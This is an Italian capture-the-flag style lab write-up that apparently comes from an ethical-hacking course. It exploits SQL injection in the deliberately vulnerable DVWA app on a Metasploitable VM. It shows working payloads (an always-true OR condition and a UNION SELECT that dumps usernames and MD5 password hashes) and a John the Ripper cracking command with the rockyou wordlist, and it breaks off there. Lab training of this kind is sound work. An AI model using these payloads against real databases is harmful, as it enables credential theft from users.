

GODS OF HACKING
ETHICAL HACKERS

BW II - Web Application Exploit SQLi

L'obiettivo di oggi ci chiede di sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente **Pablo Picasso** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

NB: non usare tool automatici come sqlmap. È ammesso l'uso di repeater burp suite.


Requisiti laboratorio:

Livello difficoltà DVWA: LOW


IP Kali Linux: 192.168.13.100/24

IP Metasploitable: 192.168.13.150/24

Per prima cosa, come richiesto dall'obiettivo, andiamo a cambiare gli IP delle macchine (kali e metasploitable), quindi apriamo la kali da virtualbox e ci spostiamo su network manager per configurare l'IP della macchina e aggiungiamo una rete con l'IP 192.168.13.100/24, controlliamo da terminale con il comando “ **ip a** ” per essere sicuri della configurazione.




Stessa cosa faremo per la metasploitable, quindi apriamo la macchina. Una volta dentro lanciamo il comando “ **sudo nano /etc/network/interfaces** ” per aprire la configurazione di rete dove cambiamo l'address, la network e il gateway rispettivamente con 192.168.13.150, 192.168.13.0 e 192.168.13.1 torniamo su terminale e rivviamo la rete con il comando “ **sudo /etc/init.d/networking restart** ”, una volta fatto ciò per assicurarci che la configurazione sia andata a buon fine lanciamo il comando “ **ip a** ” su terminale per vedere l'ip della macchina metasploitable.



Torniamo sulla kali e lanciamo un ping verso la metasploitable per capire se le due macchine comunicano tra loro, da terminale lanciamo il comando “ **ping 192.168.13.150** ”.

```
(kali㉿kali)-[~] $ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.265 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.208 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.364 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.137 ms
```


Dopodiché apriamo BurpSuite mettiamo su on l’intercept della sessione e apriamo una pagina chrome di burp dove proviamo a raggiungere la pagina browser di metasploitable.



The screenshot shows the BurpSuite interface with the "Proxy" tab selected. In the "Intercept" tab, a request is captured: "GET / HTTP/1.1" from "192.168.13.150". Below the interface, a browser window displays the DVWA login page with the URL "http://192.168.13.150/dvwa/". The browser window also shows a "What's new?" section with updates about Burp AI and recorded login methods.


Ci chiederà il forward della pagina per raggiungerla, una volta raggiunta la pagina browser di metasploitable possiamo accedere alla DVWA, quindi clicchiamo su DVWA.

Forwardiamo sempre la pagina per raggiungere la pagina di accesso di DVWA, quindi vedremo una pagina di login dove inseriremo user e pass per accedere.




The screenshot shows the Burp Suite interface with a captured POST request to the DVWA login page. The DVWA login page is displayed in a browser window, showing fields for 'Username' (admin) and 'Password' (password), with a 'Login' button. The DVWA logo is visible at the top of the page.

Una volta all'interno della DVWA ci spostiamo sulla sezione DVWA Security per impostare il livello di sicurezza su “ **low** ”.



The screenshot shows the DVWA security settings page. On the left, a sidebar lists various security levels: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is selected and highlighted in green), PHP Info, About, and Logout. The main content area displays the DVWA Security page with a message stating "Security Level is currently high." Below this, it says "You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA." A dropdown menu shows "low" selected. The DVWA logo is at the top of the page.

Quindi per sfruttare la vulnerabilità SQL injection ci spostiamo sulla sezione SQL injection del server DVWA dove nella barra di ricerca proveremo una condizione sempre vera come “**‘1’ OR ‘1’=‘1’**“ che restituerà Gli utenti del server DVWA che vediamo in figura.




Vulnerability: SQL Injection

User ID:

ID: 1' OR 1='1	First name: admin	Surname: admin
ID: 1' OR 1='1	First name: Gordon	Surname: Brown
ID: 1' OR 1='1	First name: Hack	Surname: Me
ID: 1' OR 1='1	First name: Pablo	Surname: Picasso
ID: 1' OR 1='1	First name: Bob	Surname: Smith

Dopodiché possiamo provare a recuperare le password hashate inserendo nella barra di ricerca il comando “**‘’ UNION SELECT user, password FROM users #**“ che ci darà il seguente risultato mostrato in figura:

Abbiamo così ottenuto gli user con le password hashate. Adesso non ci rimane che craccare le password hashate per poi ottenere le password in chiaro dell’utente Pablo Picasso.



Vulnerability: SQL Injection


User ID:

ID: '' UNION SELECT user, password FROM users #	First name: admin	Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: '' UNION SELECT user, password FROM users #	First name: gordonb	Surname: e99a18c428cb38d5f260853678922e03
ID: '' UNION SELECT user, password FROM users #	First name: 1337	Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: '' UNION SELECT user, password FROM users #	First name: pablo	Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: '' UNION SELECT user, password FROM users #	First name: smithy	Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Le password da craccare quindi sono le seguenti:

- 5f4dcc3b5aa765d61d8327deb882cf99
- e99a18c428cb38d5f260853678922e03
- 8d3533d75ae2c3966d7e0d4fcc69216b
- Od107d09f5bbe40cade3de5c71e9e9b7
- 5f4dcc3b5aa765d61d8327deb882cf99

Per fare ciò creiamo un file di testo dove insererime le 5 password hashate trovate che chiameremo “hash.txt” che utilizzeremo con il tool JohnTheRipper, quindi apriamo il terminale su kali e lanciamo il comando **“john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 /home/kali/Scrivania/hash.txt”** e avremo restituito il seguente risultato mostrato in figura:



```
(kali㉿kali)-[~] $ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 /home/kali/Scrivania/hash.txt

